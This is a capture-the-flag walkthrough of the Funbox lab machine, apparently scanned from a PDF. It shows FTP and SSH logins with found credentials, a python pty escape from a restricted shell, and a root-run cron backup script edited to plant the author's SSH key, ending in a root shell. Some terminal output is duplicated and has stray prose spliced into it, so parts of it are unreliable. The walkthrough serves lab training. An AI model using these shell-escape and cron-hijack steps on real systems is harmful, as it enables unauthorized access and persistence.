
**Based on the results from nmap, we'll try the other entry points, starting by the FTP. ftp command is useful when we work on a server without GUI and you want to transfer files over FTP to or from a remote server. When downloading files with the ftp command, the files will be downloaded to the directory from which you typed the ftp command. Based on the results from nmap, we'll try the other entry points, starting by the FTP. ftp command is useful when we work on a server without GUI and you want to transfer files over FTP to or from a remote server. When downloading files with the ftp command,**

**the files will be downloaded to the directory from which you typed the ftp command.**



```
shreya@kali:~$ ftp funbox.fritz.box
Connected to funbox.fritz.box.
220 ProFTPD Server (Debian) [:ffff:192.168.43.27]
Name (funbox.fritz.box:shreya): joe
331 Password required for joe
Password:
230 User joe logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
998 bytes received in 0.00 secs (1.7020 kB/s)
^Z
[1]+ Stopped                  ftp funbox.fritz.box
shreya@kali:~$ netsh advfirewall set global StatefulFTP disable
-bash: netsh: command not found
shreya@kali:~$ ftp -p funbox.fritz.box
Connected to funbox.fritz.box.
220 ProFTPD Server (Debian) [:ffff:192.168.43.27]
Name (funbox.fritz.box:shreya): joe
331 Password required for joe
Password:
```

**We get an error here. Let's try out the passive mode**



```
shreya@kali:~$ ftp -p funbox.fritz.box
Connected to funbox.fritz.box.
220 ProFTPD Server (Debian) [:ffff:192.168.43.27]
Name (funbox.fritz.box:shreya): joe
331 Password required for joe
Password:
230 User joe logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
227 Entering Passive Mode (192,168,43,27,148,75).
150 Opening ASCII mode data connection for file list
-rw----- 1 joe      joe  998 Jul 18 09:49 mbox
226 Transfer complete
ftp> get mbox
local: mbox remote: mbox
227 Entering Passive Mode (192,168,43,27,176,25).
150 Opening BINARY mode data connection for mbox (998 bytes)
226 Transfer complete
998 bytes received in 0.03 secs (35.6804 kB/s)
ftp> cat mbox
?Invalid command
ftp> 221 Goodbye
?Invalid command
ftp> exit
221 Goodbye.
shreya@kali:~$
```

**Yup, it's running !!**

```

shreya@kali:~$ cat mbox
From root@funbox Fri Jun 19 13:12:38 2020 (Ubuntu 5.4.0-37-generic x86_64)
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC) 1:2e03:2569:a00:27ff:fec9:8c51
From: root <root@funbox>

        * If you've been waiting for the perfect Kubernetes dev solution for
        * your macos, the wait is over. Learn how to install Microk8s on macos.
        * https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/
Hi Joe, please tell funny the backupscript is done.

From root@funbox Fri Jun 19 13:15:21 2020 (Ubuntu 5.4.0-37-generic x86_64)
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)

```

**Credentials are valid on FTP and we can extract some emails.**

**Let's see if the credentials matches SSH:**

```


shreya@kali:~$ timed out waiting for input: auto-logged before we finish :(
root@kali:~# su - shreya
shreya@kali:~$ ssh 192.168.43.27 -l joe
The authenticity of host '192.168.43.27 (192.168.43.27)' can't be established.
ECDSA key fingerprint is SHA256:8BF5XWcRdH2tQKCwjiIBCP3BoP1JLcUYr8gzicYKmEg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.27' (ECDSA) to the list of known hosts.
joe@192.168.43.27's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 28 Aug 2020 08:28:17 AM UTC
System load:          0.31
Usage of /:            58.9% of 9.78GB
Memory usage:         62%
Swap usage:           0%
Processes:            126
Users logged in:      1
IPv4 address for enp0s3: 192.168.43.27
IPv6 address for enp0s3: 2409:4061:2e03:2569:a00:27ff:fec9:8c51

* "If you've been waiting for the perfect Kubernetes dev solution for

```



```
System information as of Fri 28 Aug 2020 08:28:17 AM UTC
Machine: Funbox  Usage: 58.9% of 9.78GB
System load: 0.31  Memory usage: 62%
Usage of /: 58.9% of 9.78GB  Swap usage: 0%
Processes: 126  Users logged in: 1
IPv4 address for enp0s3: 192.168.43.27
IPv6 address for enp0s3: 2409:4061:2e03:2569:a00:27ff:fea9:8c51

* "If you've been waiting for the perfect Kubernetes dev solution for
macOS, the wait is over. Learn how to install Microk8s on macOS."
https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

33 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

You have mail.
Last login: Fri Aug 28 08:18:22 2020
joe@funbox:~$
```

Time for privilege escalation! Let's see his sudoer permissions:

Found an HTML script in the funny directory and the modified date matches the VM time. Maybe a cron job was running to generate the file. Let's find it out.

```

File Edit View Search Terminal Tabs Help
joe@funbox: /home/funny
shreya@kali: /usr/share/wordlists
joe@funbox:~$ sudo -l
[sudo] password for joe:
Sorry, user joe may not run sudo on funbox.
joe@funbox:~$ cd /home
-rbash: cd: restricted
joe@funbox:~$ python -c "import pty;pty.spawn('')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
    File "/usr/lib/python2.7/pty.py", line 167, in spawn
      os.execvp(argv[0], argv)
    File "/usr/lib/python2.7/os.py", line 329, in execvp
      execvp(file, args)
    File "/usr/lib/python2.7/os.py", line 346, in execvpe
      _execvpe(file, args)
    File "/usr/lib/python2.7/os.py", line 382, in _execvpe
      func(fullname, *argrest)
OSError: [Errno 13] Permission denied
joe@funbox:~$ python -c "import pty;pty.spawn('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'spawn' is not defined
joe@funbox:~$ python -c "import pty;pty.spawn('/bin/bash')"
joe@funbox:~$ cd /home
joe@funbox:/home$ ls
funny joe
joe@funbox:/home$ ls
funny joe
joe@funbox:/home$ cd funny/
joe@funbox:/home/funny$ ls
html.tar
joe@funbox:/home/funny$ ls -lh
total 47M
-rw-rw-r-- 1 funny funny 47M Aug 28 08:35 html.tar
joe@funbox:/home/funny$ date
Fri 28 Aug 2020 08:36:16 AM UTC
joe@funbox:/home/funny$ 
```

Cronjobs drop some valuable information onto syslog, so I'll see what's in

**Spawn a process, and connect its controlling terminal with the current process's standard io.**

**Cronjobs drop some valuable information onto syslog, so I'll see what's in there:**

```
func(fullname, *argrest)
OSErr: [Errno 13] Permission denied
joe@funbox:~$ python -c "import pty;pty.spawn('/bin/bash')"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
NameError: name 'spawn' is not defined
joe@funbox:~$ python -c "import pty;pty.spawn('/bin/bash')"
joe@funbox:~$ cd /home
joe@funbox:/home$ ls
funny joe
joe@funbox:/home$ ls
funny joe
joe@funbox:/home$ cd funny/
joe@funbox:/home/funny$ ls
html.tar
joe@funbox:/home/funny$ ls -lh
total 47M
-rw-rw-r-- 1 funny funny 47M Aug 28 08:35 html.tar
joe@funbox:/home/funny$ date
Fri 28 Aug 2020 08:36:16 AM UTC
joe@funbox:/home/funny$ cd
joe@funbox:~$ cd /var/log
joe@funbox:/var/log$ ls
alternatives.log      dist-upgrade   kern.log          proftpd
alternatives.log.1    dmesg         kern.log.1        syslog
alternatives.log.2.gz  dmesg.0       kern.log.2.gz    syslog.1
apache2               dmesg.1.gz    landscape        syslog.2.gz
apt                  dmesg.2.gz    lastlog         syslog.3.gz
auth.log              dmesg.3.gz    mail.log        ubuntu-advantage.log
auth.log.1             dmesg.4.gz    mail.log.1      ufw.log
auth.log.2.gz          dpkg.log     mail.log.2.gz   ufw.log.1
bootstrap.log          dpkg.log.1   mysql           unattended-upgrades
btmp                 dpkg.log.2.gz  php7.4-fpm.log  wtmp
btmp.1                faillog      php7.4-fpm.log.1
cloud-init.log         installer    journal        private
cloud-init-output.log journal      private
joe@funbox:/var/log$ tail syslog
tail: cannot open 'syslog' for reading: Permission denied
joe@funbox:/var/log$
```

Since that didn't work, I'll go back to the home folder, it will reveal the dot files with an executable .backup.sh file in it, upon inspection it matches the .tar file we're seeing and the owner is "funny", we might be able to get more stuff with this user:

```
Fri 28 Aug 2020 08:36:16 AM UTC
joe@funbox:/home/funny$ cd
joe@funbox:~$ cd /var/log
joe@funbox:/var/log$ ls
alternatives.log      dist-upgrade   kern.log       proftpd
alternatives.log.1    dmesg        kern.log.1     syslog
alternatives.log.2.gz dmesg.0      kern.log.2.gz  syslog.1
apache2               dmesg.1.gz   landscape    syslog.2.gz
apt                  dmesg.2.gz   lastlog      syslog.3.gz
auth.log              dmesg.3.gz   mail.log     ubuntu-advantage.log
auth.log.1            dmesg.4.gz   mail.log.1   ufw.log
auth.log.2.gz         dpkg.log    mail.log.2.gz unattended-upgrades
bootstrap.log         dpkg.log.1  mysql        wtmp
btmp                 dpkg.log.2.gz php7.4-fpm.log
btmp.1               faillog     php7.4-fpm.log.1
cloud-init.log        installer   php7.4-fpm.log.2.gz
cloud-init-output.log journal    private
joe@funbox:/var/log$ tail syslog
tail: cannot open 'syslog' for reading: Permission denied
joe@funbox:/var/log$ cd
joe@funbox:~$ cd /home/funny
joe@funbox:/home/funny$ ls
html.tar
joe@funbox:/home/funny$ ll
total 47608
drwxr-xr-x 3 funny funny 4096 Jul 18 10:02 .
drwxr-xr-x 4 root root 4096 Jun 19 11:50 ..
-rw-rw-rwx 1 funny funny 55 Jul 18 10:15 .backup.sh* executable .backup.sh file in it, upon inspection
-rw-r--r-- 1 funny funny 1462 Jul 18 10:07 .bash_history
-rw-r--r-- 1 funny funny 220 Feb 25 2020 .bash_logout we're seeing and the owner is "funny", we
-rw-r--r-- 1 funny funny 3771 Feb 25 2020 .bashrc get more stuff with this user:
drwxr-xr-x 2 funny funny 4096 Jun 19 10:43 .cache/
-rw-rw-r-- 1 funny funny 48701440 Aug 28 08:40 html.tar
-rw-r--r-- 1 funny funny 807 Feb 25 2020 .profile
-rw-rw-r-- 1 funny funny 162 Jun 19 14:13 .reminder.sh
-rw-rw-r-- 1 funny funny 74 Jun 19 12:25 .selected_editor
-rw-r--r-- 1 funny funny 0 Jun 19 10:44 .sudo_as_admin_successful
-rw-r----- 1 funny funny 7791 Jul 18 10:02 .viminfo
joe@funbox:/home/funny$
```

**So now I am going to edit the backup script, set it to go to funny's home and add my ssh key to his authorized\_keys folder:**

```
File Edit View Terminal Tabs Help joe@funbox: /home/funny
joe@funbox: /home/funny
#!/bin/bash
cd /home/funny; mkdir .ssh; cd .ssh; echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgg
QDFVqknD0uqKn4nE821BfRqgHIpav49d0h6HvPsQjGsQ/NXcTLWpTHGwPy9zAbw0Zz+R9UyNCA++
L/kA+pkswf85E6ug20GY3v3gxJb914fA3096Iss-Sn1euoPrxJa3CxpxGfwPt7MojJ2YMI6Oh9yWW
SA1kFa1vtw5YihyKhAnNnjvH3YUPLB1NEX4wje4NCPIQR+mev2Y7u1ivLSL8vFk//h2CM2NiWog9wQrr
U0SbrJArO/3ykryOp/GEDuzlPdgw6/sjCl6qifr5CYv0LHU2LgURUuvukne4Vea]jaQqJyezoUW+kpi
TlSLZRibh1MdvrJeqQbnlcJsqqQKwbceTPHduW65MBL1bfPdgRA4GmD/V9nrz0A63GYmW0zwhuzQXU
aXUm5BddDyqGGVsyl821/B4sugOrhJKHAc= Shreya@kali" > authorized_keys
tar -cf /home/funny/html.tar /var/www/html
```

```

shreya@kali:~/.ssh$ ssh 192.168.43.27 -l funny
Enter passphrase for key '/home/shreya/.ssh/id_rsa':
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri 28 Aug 2020 03:55:13 PM UTC

System load: 0.14
Usage of /: 60.1% of 9.78GB
Memory usage: 60%
Swap usage: 0%
Processes: 130
Users logged in: 1
IPv4 address for enp0s3: 192.168.43.27
IPv6 address for enp0s3: 2409:4061:2e03:2569:a00:27ff:fea9:8c51

* Are you ready for Kubernetes 1.19? It's nearly here! Try RC3 with
  sudo snap install microk8s --channel=1.19/candidate --classic

https://microk8s.io/ has docs and details. perfect Kubernetes dev solution for
macOS. the wait is over. Learn how to install Microk8s on macOS."
91 updates can be installed immediately.
41 of these updates are security updates.
To see these additional updates run: apt list --upgradable

```

```

funny@funbox:~/.ssh$ cat syslog | grep root
Aug 28 06:05:01 funbox CRON[1876]: (root) CMD (/home/funny/.backup.sh)
Aug 28 06:05:01 funbox postfix/pickup[1755]: F25E7446A7: uid=0 from=<root>
Aug 28 06:05:02 funbox postfix/qmgr[1756]: F25E7446A7: from=<root@funbox.fritz.box>, size=593, nrcpt=1 (queue active)
Aug 28 06:05:02 funbox postfix/local[1855]: F25E7446A7: to=<root@funbox.fritz.box>, orig_to=<root>, relay=local, delay=0.55, delays=0.43/0/0.11, dsn=2.0.0, status=sent (delivered to mailbox)
Aug 28 06:23:36 funbox kernel: [    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-40-generic root=UUID=27d9b4ff-86c1-41f0-a2da-3c6aaaf8a857d ro maybe-ubiquity
Aug 28 06:23:36 funbox kernel: [    0.066031] Kernel command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-40-generic root=UUID=27d9b4ff-86c1-41f0-a2da-3c6aaaf8a857d ro maybe-ubiquity
Aug 28 06:23:36 funbox kernel: [    0.243118] pci_bus 0000:00: root bus resource [io 0x0000-0x0cf7 window]
Aug 28 06:23:36 funbox kernel: [    0.243703] pci_bus 0000:00: root bus resource [io 0xd00-0xffff window]
Aug 28 06:23:36 funbox kernel: [    0.243932] pci_bus 0000:00: root bus resource [mem 0x000a0000-0x000bffff window]
Aug 28 06:23:36 funbox kernel: [    0.244159] pci_bus 0000:00: root bus resource [mem 0x40000000-0xfdf8000 window]
Aug 28 06:23:36 funbox kernel: [    0.244386] pci_bus 0000:00: root bus resource [bus 00-ff]
Aug 28 06:23:36 funbox kernel: [    0.312793] Trying to unpack rootfs image as initramfs...
Aug 28 06:23:36 funbox systemd[1]: Starting Create final runtime dir for shutdown pivot root...
Aug 28 06:23:36 funbox systemd[1]: Finished Create final runtime dir for shutdown pivot root.
Aug 28 06:23:38 funbox systemd[1]: tmp-snap.rootfs_wJLdu.mount: Succeeded.
Aug 28 06:25:18 funbox kernel: [    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-40-generic root=UUID=27d9b4ff-86c1-41f0-a2da-3c6aaaf8a857d ro recovery nomodeset
Binary file (standard input) matches
funny@funbox:~/.ssh$ 

```

```
shreya@kali:~$ ssh 192.168.43.27 -l root
Enter passphrase for key '/home/shreya/.ssh/id_rsa':
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Fri 28 Aug 2020 04:28:10 PM UTC
 To check for new updates run: sudo apt update

 System load: 0.14
 Usage of /: 60.1% of 9.78GB
 Memory usage: 61%
 Swap usage: 0%
 Processes: 136
 Users logged in: 2
 IPv4 address for enp0s3: 192.168.43.27
 IPv6 address for enp0s3: 2409:4061:2e03:2569:a00:27ff:fed9:8c51

 * Are you ready for Kubernetes 1.19? It's nearly here! Try RC3 with
   sudo snap install microk8s --channel=1.19/candidate --classic
   https://microk8s.io/ has docs and details.
```

```
Users logged in: 2
IPv4 address for enp0s3: 192.168.43.27
IPv6 address for enp0s3: 2409:4061:2e03:2569:a00:27ff:fed9:8c51

* Are you ready for Kubernetes 1.19? It's nearly here! Try RC3 with
  sudo snap install microk8s --channel=1.19/candidate --classic
  https://microk8s.io/ has docs and details.

91 updates can be installed immediately.
41 of these updates are security updates.
To see these additional updates run: apt list --upgradable

You have new mail.
Last login: Fri Jun 19 14:34:22 2020 19? It's nearly here! Try RC3 with
root@funbox:~# ls
flag.txt mbox snap
root@funbox:~# cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
root@funbox:~#
```

Thank you  
By Shreya Talukdar